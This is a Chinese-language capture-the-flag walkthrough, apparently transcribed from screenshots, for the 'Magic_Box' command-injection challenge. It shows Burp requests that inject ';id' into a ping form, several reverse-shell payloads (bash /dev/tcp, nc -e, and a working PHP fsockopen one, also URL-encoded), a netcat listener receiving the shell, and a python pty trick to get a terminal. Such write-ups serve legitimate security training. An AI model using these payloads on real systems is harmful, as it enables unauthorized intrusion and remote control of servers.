


192.168.128.102:33447/Challenge/Magic_Box/command.php

You are 1337 Hax0r. Keep your patiene and proceed further.

Enter the Host to Ping:

可执行系统命令，输入192.168.128.102;id 查看burpsuit的response发现id命令执行成功。




Burp Suite Professional v1.7.31 - Temporary Project - 14567
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 4 5 6 7 8 9 10 11 12 13 14 ...
Go Cancel
Target: http://192.168.128.102:33447
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
1,249 bytes

```
POST /Challenge/Magic_Box/command.php HTTP/1.1
Host: 192.168.128.102:33447
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.128.102:33447/Challenge/Magic_Box/command.php
Cookie: sec_session_id=u39t2gf4bhuhqp5rhghjokp1v1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

IP=192.168.128.102%3Bid&submit=submit
```

```
Content-Type: text/html; charset=UTF-8

PING 192.168.128.102 (192.168.128.102) 56(84) bytes of data.
64 bytes from 192.168.128.102: icmp_seq=1 ttl=64 time=0.055 ms
64 bytes from 192.168.128.102: icmp_seq=2 ttl=64 time=0.034 ms
64 bytes from 192.168.128.102: icmp_seq=3 ttl=64 time=0.027 ms

--- 192.168.128.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.027/0.038/0.055/0.013 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
</br><!DOCTYPE html>
<html>
```

获取shell

- 步骤9：利用php反弹shell。Windows开启nc，监听4444端口：



管理员: C:\Windows\system32\cmd.exe - nc -lvnp 4444

```
C:\Users\Administrator\Desktop\天火\natcat>nc -lvnp 4444
listening on [any] 4444 ...
```


为避免转义和中断，在get、post请求中输入payload需要进行url编码。尝试bash反弹shell、nc反弹shell，如下payload都失败：

```
bash -i >& /dev/tcp/192.168.64.1/4444 0>&1
```

```
nc -e /bin/bash -d 192.168.128.102 4444
```


通过php反弹shell成功，将如下payload进行URL编码后，在burp中发送：

```
php -r '$sock=fsockopen("192.168.128.102",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```


Burp Suite Professional v1.7.31 - Temporary Project - 14567
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 4 5 6 7 8 9 10 11 12 13 14 ...
Go Cancel
Target: http://192.168.128.102:33447
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
1,195 bytes


```
POST /Challenge/Magic_Box/command.php HTTP/1.1
Host: 192.168.128.102:33447
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64;
x64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.128.102:33447/Challenge/Magic_Box/com
mand.php
Cookie: sec_session_id=u39t2gf4bhuhqp5rhghjokp1v1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 143

IP=192.168.128.102%3B%6e%63%20%2d%65%20%2f%62%69%6e%2
f%62%61%73%68%20%2d%64%20%31%39%32%2e%31%36%38%2e%36
%34%2e%31%20%34%34%34%34&submit=submit
```

```
HTTP/1.1 200 OK
Date: Wed, 30 May 2018 19:21:51 GMT
Server: Apache/2.4.10 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1003
Connection: close
Content-Type: text/html; charset=UTF-8

PING 192.168.128.102 (192.168.128.102) 56(84)
bytes of data.
64 bytes from 192.168.128.102: icmp_seq=1
ttl=64 time=0.020 ms
64 bytes from 192.168.128.102: icmp_seq=2
ttl=64 time=0.020 ms
64 bytes from 192.168.128.102: icmp_seq=3
ttl=64 time=0.024 ms

--- 192.168.128.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet
loss, time 1998ms
```



```
POST /Challenge/Magic_Box/command.php HTTP/1.1
Host: 192.168.128.102:33447
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.128.102:33447/Challenge/Magic_Box/command.php
Cookie: sec_session_id=u39t2gf4bhuhqp5rhghjokp1v1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 272

IP=192.168.128.102%3B%70%68%70%20%2d%72%20%27%24%73%6f%63%6b%3d%66%73%6f
%63%6b%6f%70%65%6e%28%22%31%39%32%2e%31%36%38%2e%31%2e%31%30%37%22%2c%34
%34%34%34%29%3b%65%78%65%63%28%22%2f%62%69%6e%2f%73%68%20%2d%69%20%3c%26
%33%20%3e%26%33%20%32%3e%26%33%22%29%3b%27&submit=submit
```

nc成功接收反弹shelll:




管理员: C:\Windows\system32\cmd.exe - nc -lvnp 4444

```
C:\Users\Administrator\Desktop\天火\natcat>nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.107] 53877
/bin/sh: 0: can't access tty; job control turned off
$ ls
command.php
command.php.save
command2.php.save
command2.php.save.1
low.php
proc
tails.php
$
```

但是无法执行su命令，回显su: must be run from a terminal 需要一个终端。没有想出办法，最终google了一下，找到答案：用python调用本地的shell，命令：

```
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
```

```
python /tmp/asdf.py
```




su must be run from a terminal

找到约 2,870,000 条结果 （用时 0.47 秒）

linux - 'su' command in Docker returns 'must be run from terminal ...
https://stackoverflow.com/.../su-command-in-docker-returns-must-be-run-fr... ▾ 翻译此页
2016年4月29日 - When you are ssh-ing in or going in via php your session is not being allocated a pty. I have used each of the following solutions: ANSWER 1: use ssh -t or ssh -tt to get pty allocated when logging in using ssh: I had great fun getting commands to run right due to ptys when running sessions like this: jenkins ...

capistrano3 - Capistrano executing a shell script ...   2 个回答   2017年10月3日
python - Heroku install letsencrypt - su: must be ...   1 个回答   2016年10月18日
shell - php proc_open 'su: must be run from a terminal'   2 个回答   2013年12月17日
sh - change user in linux script   3 个回答   2013年9月16日
stackoverflow.com站内的其它相关信息

执行su成功：

